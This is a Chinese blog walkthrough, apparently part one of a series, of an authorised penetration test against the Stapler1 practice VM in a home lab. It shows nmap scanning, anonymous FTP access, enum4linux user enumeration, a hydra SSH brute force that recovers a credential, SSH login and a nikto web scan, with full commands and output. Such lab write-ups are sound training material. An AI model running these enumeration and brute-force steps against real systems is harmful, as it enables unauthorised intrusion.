

【网络安全】红队渗透项目之Stapler1（上）

原创

IT老涵 于 2022-04-20 17:09:01 发布 1969 收藏 10

分类专栏: [渗透测试](#) [网络安全](#) 文章标签: [网络安全](#) [网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/HBohan/article/details/124298691>

版权



[渗透测试](#) 同时被 3 个专栏收录

47 篇文章 4 订阅

订阅专栏



[网络](#)

355 篇文章 13 订阅

订阅专栏



[安全](#)

375 篇文章 21 订阅

订阅专栏

声明: 本文仅用于技术讨论与研究, 对于所有笔记中复现的这些终端或者服务器, 都是自行搭建的环境进行渗透的。我将使用Kali Linux作为此次学习的攻击者机器。这里使用的技术仅用于学习教育目的, 如果列出的技术用于其他任何目标, 本站及作者概不负责。

一、信息收集

信息收集非常重要, 有了信息才能知道下一步该如何进行, 接下来将用nmap来演示信息收集:

1、nmap扫描存活IP

由于本项目环境是nat模式需要项目IP地址, 扫描挖掘本地的IP地址信息:

```
(root@kali)-[~/Desktop]
└─# ifconfig
br-3e1e0a4db7f1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.28.0.1 netmask 255.255.0.0 broadcast 172.28.255.255
    inet6 fe80::42:beff:fe3d:260a prefixlen 64 scopeid 0x20<link>
    ether 02:42:be:3d:26:0a txqueuelen 0 (Ethernet)
    RX packets 39 bytes 11027 (10.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 44 bytes 5050 (4.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.40.149 netmask 255.255.255.0 broadcast 192.168.40.255
    inet6 fe80::20c:29ff:fef0:6ff0 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:f0:6f:f0 txqueuelen 1000 (Ethernet)
    RX packets 322098 bytes 455160573 (434.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 102257 bytes 67904406 (64.7 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 96 bytes 5687 (5.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 96 bytes 5687 (5.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

发现本kali ip为40段！用40段进行全网段扫描：

```
nmap -sP 192.168.40.0/24
```

```
(root@kali)-[~/Desktop]
└─# nmap -sP 192.168.40.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-03 22:13 EDT
Nmap scan report for localhost (192.168.40.1)
Host is up (0.00032s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for localhost (192.168.40.2)
Host is up (0.00014s latency).
MAC Address: 00:50:56:F6:CE:91 (VMware)
Nmap scan report for localhost (192.168.40.152)
Host is up (0.00013s latency).
MAC Address: 00:0C:29:5C:CB:E8 (VMware)
Nmap scan report for localhost (192.168.40.254)
Host is up (0.00014s latency).
MAC Address: 00:50:56:E8:F4:A2 (VMware)
Nmap scan report for localhost (192.168.40.149)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.97 seconds
```

发现项目IP为152!

2、nmap全端口服务枚举

进行nmap全端口服务枚举:

```
nmap -sS -sV -A -T5 -p- 192.168.40.152
```

```
└─# nmap -sS -sV -A -T5 -p- 192.168.40.152 130 x
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-03 22:16 EDT
Nmap scan report for localhost (192.168.40.152)
Host is up (0.00052s latency).
Not shown: 65523 filtered ports
PORT      STATE SERVICE      VERSION
20/tcp    closed ftp-data
21/tcp    open  ftp         vsftpd 2.0.8 or later
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: PASV failed: 550 Permission denied.
|_ ftp-syst:
|_   STAT:
|_   FTP server status:
|_     Connected to 192.168.40.149
|_     Logged in as ftp
|_     TYPE: ASCII
|_     No session bandwidth limit
|_     Session timeout in seconds is 300
|_     Control connection is plain text
|_     Data connections will be plain text
|_     At session startup, client count was 2
|_     vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
22/tcp    open  ssh         OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2
0)
|_ ssh-hostkey:
|_   2048 81:21:ce:a1:1a:05:b1:69:4f:4d:ed:80:28:e8:99:05 (RSA)
|_   256 5b:a5:bb:67:91:1a:51:c2:d3:21:da:c0:ca:f0:db:9e (ECDSA)
|_   256 6d:01:b7:73:3c:b0:93:6f:fa:b9:89:e6:ae:3c:ab:d3 (ED25519)
53/tcp    open  domain     dnsmasq 2.75
|_ dns-nsid:
|_   bind.version: dnsmasq-2.75
80/tcp    open  http       PHP cli server 5.5 or later
|_ _http-title: 404 Not Found
123/tcp   closed ntp
137/tcp   closed netbios-ns
138/tcp   closed netbios-dgm
139/tcp   open  netbios-ssn Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
666/tcp   open  doom?
|_ fingerprint-strings:
|_   NULL:
|_     message2.jpgUT
```

```
└─# nmap -sS -sV -A -T5 -p- 192.168.40.152 130 x
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-03 22:16 EDT
Nmap scan report for localhost (192.168.40.152)
Host is up (0.00052s latency).
Not shown: 65523 filtered ports
PORT      STATE SERVICE      VERSION
3306/tcp  open  mysql       MySQL 5.7.12-0ubuntu1
|_ mysql-info:
|_   Protocol: 10
|_   Version: 5.7.12-0ubuntu1
|_   Thread ID: 7
|_   Capabilities flags: 63487
|_   Some Capabilities: LongPassword, LongColumnFlag, SupportsTransactions, InteractiveClient, Support41Auth, SupportsCompression, ODBCClient, IgnoreSigpipes, ConnectWithDatabase, DontAllowDatabaseTableColumn, Speaks41ProtocolOld, Speaks41ProtocolNew, SupportsLoadDataLocal, FoundRows, IgnoreSpaceBeforeParenthesis, SupportsMultipleStatements, SupportsMultipleResults, SupportsAuthPlugins
|_   Status: Autocommit
|_   Salt: S\x1B/\x11"\x0F4Z-;A2N\x17>XzSa\x19
|_ Auth Plugin Name: mysql_native_password
12380/tcp open  http       Apache httpd 2.4.18 ((Ubuntu))
|_ _http-server-header: Apache/2.4.18 (Ubuntu)
|_ _http-title: Site doesn't have a title (text/html).
1 service unrecognized despite returning data. If you know the service/version
```

得到开放的端口信息:

```
21/tcp    open    ftp      vsftpd 2.0.8 or later
ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open    ssh      OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
53/tcp    open    domain   dnsmasq 2.75
80/tcp    open    http     PHP cli server 5.5 or later123/tcp  closed ntp
139/tcp   open    netbios-ssn Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
666/tcp   open    doom?    message2.jpgUT
3306/tcp  open    mysql    MySQL 5.7.12-0ubuntu1
12380/tcp open    http     Apache httpd 2.4.18 ((Ubuntu))
```

以及smb2（windows445端口，共享用）利用！

可以看到有很多容易受到攻击的端口都开着，FTP、NetBIOS、MySQL和运行Web服务器（Apache HTTPD）的端口12380等等！

二、各类服务端口信息枚举

【网络安全相关技术文档】

- 1、网络安全学习路线
- 2、电子书籍（白帽子）
- 3、安全大厂内部视频
- 4、100份src文档
- 5、常见安全面试题
- 6、ctf大赛经典题目解析
- 7、全套工具包
- 8、应急响应笔记

1、FTP信息枚举

根据nmap全端口服务枚举的提示，ftp允许匿名登录：

```
21/tcp    open    ftp      vsftpd 2.0.8 or later
ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

1) ftp匿名登录枚举

```
(root@kali) - [~/Desktop]
# ftp 192.168.40.152
Connected to 192.168.40.152.
220-
220-
220-| Harry, make sure to update the banner when you get a chance to show who has access here |
220-|-----|
220-|
220-|
220-|
220-|
Name (192.168.40.152:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing
-rw-r--r-- 1 0 0 107 Jun 03 2016 note
226 Directory send OK.
ftp> get note
local: note remote: note
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note (107 bytes).
226 Transfer complete.
107 bytes received in 0.00 secs (200.5608 kB/s)
ftp> exit
221 Goodbye.
```

```
ftp 192.168.40.152
get note ---下载note文件
```

未授权登录成功，查到note文件，并下载查看！

2) 查看note文件

通过ftp下载该文件进行查看：

```
(root@kali) - [~/Desktop]
# cat note
Elly, make sure you update the payload information. Leave it in your FTP account once your are done, John.
```

```
Elly, make sure you update the payload information. Leave it in your FTP account once your are done, John.
```

里面是txt文本信息：说将账号信息留存在FTP中，那么还有别的账号密码！

获得两个用户名：Elly、John，其他无可用信息！

2、Samba信息收集

这是139的Samba服务，可以用smbclient来查看。

smbclient是一个开放的netbios-ssn，用smbclient来查看（属于samba套件，它提供一种命令行使用交互式方式访问samba服务器的共享资源）！用Enum4linux枚举，这是一个用于枚举来自Windows和Samba系统的信息的工具。

1) Enum4linux枚举

```
enum4linux -a 192.168.40.152
-a 做所有参数选项枚举一遍
```

```
(root@kali) - [~/Desktop]
# enum4linux -a 192.168.40.152
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Apr 6 02:20:26 2022
```

=====
| Target Information |
=====

Target 192.168.40.152
RID Range 500-550,1000-1050
Username ''
Password ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 192.168.40.152 |
=====

[+] Got domain/workgroup name: WORKGROUP

=====
| Nbtstat Information for 192.168.40.152 |
=====

Looking up status of 192.168.40.152
RED <00> - H <ACTIVE> Workstation Service
RED <03> - H <ACTIVE> Messenger Service
RED <20> - H <ACTIVE> File Server Service
.. __MSBROWSE__ <01> - <GROUP> H <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> H <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - H <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> H <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00

=====
| Session Check on 192.168.40.152 |
=====

[+] Server 192.168.40.152 allows sessions using username '', password ''

=====
| Getting domain SID for 192.168.40.152 |
=====

```
=====
| Users on 192.168.40.152 |
=====
Use of uninitialized value $users in print at ./enum4linux.pl line 874.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 877.

Use of uninitialized value $users in print at ./enum4linux.pl line 888.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 890.

=====
| Share Enumeration on 192.168.40.152 |
=====
Sharename      Type      Comment
-----
print$         Disk      Printer Drivers
kathy          Disk      Fred, What are we doing here?
tmp            Disk      All temporary files should be stored here
IPC$           IPC       IPC Service (red server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 192.168.40.152
//192.168.40.152/print$ Mapping: DENIED, Listing: N/A
//192.168.40.152/kathy Mapping: OK, Listing: OK
//192.168.40.152/tmp Mapping: OK, Listing: OK
//192.168.40.152/IPC$ [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*

=====
| Password Policy Information for 192.168.40.152 |
=====

[+] Attaching to 192.168.40.152 using a NULL share
[+] Trying protocol 139/SMB ...
[+] Found domain(s):
    [+] RED
    [+] Builtin
```

获取到2个可用信息:

1. ok活跃信息:

```
//192.168.40.152/kathy Mapping: OK, Listing: OK
//192.168.40.152/tmp Mapping: OK, Listing: OK
```

kathy和tmp两个信息非常活跃! 可以用smbclient连接!

2. 发现了20个用户信息

```
S-1-5-32-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\peter (Local User)
S-1-22-1-1001 Unix User\RNunemaker (Local User)
S-1-22-1-1002 Unix User\ETollefson (Local User)
S-1-22-1-1003 Unix User\DSwanger (Local User)
S-1-22-1-1004 Unix User\AParnell (Local User)
S-1-22-1-1005 Unix User\SHayslett (Local User)
S-1-22-1-1006 Unix User\MBassin (Local User)
S-1-22-1-1007 Unix User\JBare (Local User)
S-1-22-1-1008 Unix User\LSolum (Local User)
S-1-22-1-1009 Unix User\IChadwick (Local User)
S-1-22-1-1010 Unix User\MFrei (Local User)
S-1-22-1-1011 Unix User\SStroud (Local User)
S-1-22-1-1012 Unix User\CCeaser (Local User)
S-1-22-1-1013 Unix User\JKanode (Local User)
S-1-22-1-1014 Unix User\CJoo (Local User)
S-1-22-1-1015 Unix User\Eeth (Local User)
S-1-22-1-1016 Unix User\LSolum2 (Local User)
S-1-22-1-1017 Unix User\JLipps (Local User)
S-1-22-1-1018 Unix User\jamie (Local User)
S-1-22-1-1019 Unix User\Sam (Local User)
S-1-22-1-1020 Unix User\Drew (Local User)
S-1-22-1-1021 Unix User\jess (Local User)
S-1-22-1-1022 Unix User\SHAY (Local User)
S-1-22-1-1023 Unix User\Taylor (Local User)
S-1-22-1-1024 Unix User\mel (Local User)
S-1-22-1-1025 Unix User\kai (Local User)
S-1-22-1-1026 Unix User\zoe (Local User)
S-1-22-1-1027 Unix User\NATHAN (Local User)
S-1-22-1-1028 Unix User\www (Local User)
S-1-22-1-1029 Unix User\elly (Local User)
[+] Enumerating users using SID S-1-5-21-864226560-67800430-3082388513 and logon username '', password ''
S-1-5-21-864226560-67800430-3082388513-500 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-501 RED\nobody (Local User)
```

kathy和tmp两个信息非常活跃！可以用smbclient连接！

2) 保存用户信息，并筛选

```
gedit user.txt
cat user.txt | cut -d ' ' -f2 | cut -d ' ' -f1 > user.txt
```

```
(root@kali)-[~/Desktop]
└─# gedit user.txt

(gedit:21266): Gtk-WARNING **: 02:25:40.155: Calling org.xfce.Session.Manager.Inhibit failed: GDBus.Error.UnknownMethod: 没有“Inhibit”这个方法

(root@kali)-[~/Desktop]
└─# cat user.txt | cut -d '\ ' -f2 | cut -d ' ' -f1 > user.txt

(root@kali)-[~/Desktop]
└─# cat user.txt
peter
RNunemaker
ETollefson
DSwanger
AParnell
SHayslett
MBassin
JBare
LSolum
IChadwick
MFrei
SStroud
CCeaser
JKanode
CJoo
Eeth
LSolum2
JLipps
jamie
Sam
Drew
jess
SHAY
Taylor
mel
kai
zoe
NATHAN
www
elly
```

将通过筛选剔除后，获得正常的用户名：user.txt!

3、暴力破解ssh信息枚举

1) hydra暴力破解

nmap扫描ssh端口为开放状态，利用hydra爆破

```
hydra -L user.txt -P user.txt 192.168.40.152 ssh
```

```
(root@kali) - [~/Desktop]
# hydra -L user.txt -P user.txt 192.168.40.152 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-06 02:32:35
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 961 login tries (l:31/p:31), ~61 tries per task
[DATA] attacking ssh://192.168.40.152:22/
[22][ssh] host: 192.168.40.152 login: SHayslett password: SHayslett
[STATUS] 291.00 tries/min, 291 tries in 00:01m, 0/0 to do in 00:03m, 16 active
[STATUS] 305.00 tries/min, 915 tries in 00:03h, 49 to do in 00:01h, 16 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-06 02:35:51
```

```
login: SHayslett password: SHayslett
```

获得ssh登录账号密码！

2) ssh登录

ssh尝试登录：

```
ssh SHayslett@192.168.40.152
```

```
(root@kali) - [~/Desktop]
# ssh SHayslett@192.168.40.152
~
Barry, don't forget to put a message here
~
SHayslett@192.168.40.152's password:
Permission denied, please try again.
SHayslett@192.168.40.152's password:
Welcome back!

SHayslett@red:~$ id
uid=1005(SHayslett) gid=1005(SHayslett) groups=1005(SHayslett)
```


登录成功！到了这一步有非常多的提权方法，咱们继续分析该项目环境！

4、nc信息枚举666端口

1) 访问http端口

通过浏览器访问该端口：

```
http://192.168.40.152:666/
```



发现这是一个文件！

2) nc下载文件

通过nc访问该端口进行探测：

```
nc 192.168.40.152 666 >test #将文件下载为test
file test #查看test版本
unzip -h #看下zip版本信息
unzip test #用zip解压test文件
```

```

(root@kali)-[~/Desktop]
└─# nc 192.168.40.152 666 >test

(root@kali)-[~/Desktop]
└─# file test
test: Zip archive data, at least v2.0 to extract

(root@kali)-[~/Desktop]
└─# unzip -h
UnZip 6.00 of 20 April 2009, by Debian. Original by Info-ZIP.

Usage: unzip [-Z] [-opts[modifiers]] file[.zip] [list] [-x xlist] [-d exdir]
Default action is to extract files in list, except those in xlist, to exdir;
file[.zip] may be a wildcard. -Z ⇒ ZipInfo mode ("unzip -Z" for usage).

-p extract files to pipe, no messages      -l list files (short format)
-f freshen existing files, create none     -t test compressed archive data
-u update files, create if necessary        -z display archive comment only
-v list verbosely/show version info       -T timestamp archive to latest
-x exclude files that follow (in xlist)    -d extract files into exdir

modifiers:
-n never overwrite existing files          -q quiet mode (-qq ⇒ quieter)
-o overwrite files WITHOUT prompting       -a auto-convert any text files
-j junk paths (do not make directories)    -aa treat ALL files as text
-U use escapes for all non-ASCII Unicode   -UU ignore any Unicode fields
-C match filenames case-insensitively     -L make (some) names lowercase
-X restore UID/GID info                   -V retain VMS version numbers
-K keep setuid/setgid/tacky permissions    -M pipe through "more" pager

See "unzip -hh" or unzip.txt for more help.  Examples:
unzip data1 -x joe ⇒ extract all files except joe from zipfile data1.zip
unzip -p foo | more ⇒ send contents of foo.zip via pipe into program more
unzip -fo foo ReadMe ⇒ quietly replace existing ReadMe if archive file newer

(root@kali)-[~/Desktop]
└─# unzip test
Archive: test
  inflating: message2.jpg

```

通过nc下载压缩文件，并解压获得message2的jpg图片！

3) Strings查看图片信息

strings查看该图片隐藏信息：

```
strings message2.jpg
```

```
(root@kali)-[~/Desktop]
└─# strings message2.jpg
JFIF
vPhotoshop 3.0
8BIM
1If you are reading this, you should get a cookie!
8BIM
$3br
%8'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
      #3R
8'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
/<}m
>,xr?
u-o[
Sxw]
v;]>
|_m7
l~!|0
<Elu
I[[k:>
>5[^k
;o{o
>xgH
mCXi
PE<R"
umcV
g[Y@=
[\Y_
\Oku
'X|(
?=?i
//Do
1okb
,>,8
n<;oc
*?      xC
~ |y
6{M6
```


给了两个cookie值，先留着该信息！

5、枚举12380端口信息收集

1) 访问端口

用浏览器访问该页面：

```
http://192.168.40.152:12380/
```



发现该页面没有可利用的信息，进行漏扫看看！

2) Nikto扫描URL

nikto 是一款开放源代码的、功能强大的 WEB 扫描评估软件，能对 web 服务器多种安全项目进行测试的扫描软件，去寻找已知有名的漏洞，能在230多种服务器上扫描出2600多种有潜在危险的文件、CGI 及其他问题，它可以扫描指定主机的 WEB 类型、主机名、特定目录、COOKIE、特定 CGI 漏洞、返回主机允许的 http 模式等等。

```
nikto -h http://192.168.40.152:12380/
```

```
(root@kali) [~/Desktop]
# nikto -h http://192.168.40.152:12380/
- Nikto v2.1.6

+ Target IP: 192.168.40.152
+ Target Hostname: 192.168.40.152
+ Target Port: 12380

+ SSL Info: Subject: /C=UK/ST=Somewhere in the middle of nowhere/L=Really, what are you meant to put here?/O=Initech
=Pam: I give up. no idea what to put here./CN=Red.Initech/emailAddress=pam@red.localhost
Ciphers: ECDHE-RSA-AES256-GCM-SHA384
Issuer: /C=UK/ST=Somewhere in the middle of nowhere/L=Really, what are you meant to put here?/O=Initech
=Pam: I give up. no idea what to put here./CN=Red.Initech/emailAddress=pam@red.localhost
+ Start Time: 2022-04-03 23:47:04 (GMT-4)

+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'dave' found, with contents: Soemthing doesn't look right here
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different
fashion to the MIME type
- No CGI Directories found (use '-C all' to force check all possible dirs)
- Entry '/admin112233/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
- Entry '/blogblog/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Hostname '192.168.40.152' does not match certificate's names: Red.Initech
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Uncommon header 'x-ob_mode' found, with contents: 1
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 8071 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time: 2022-04-03 23:49:13 (GMT-4) (129 seconds)


+ 1 host(s) tested
```

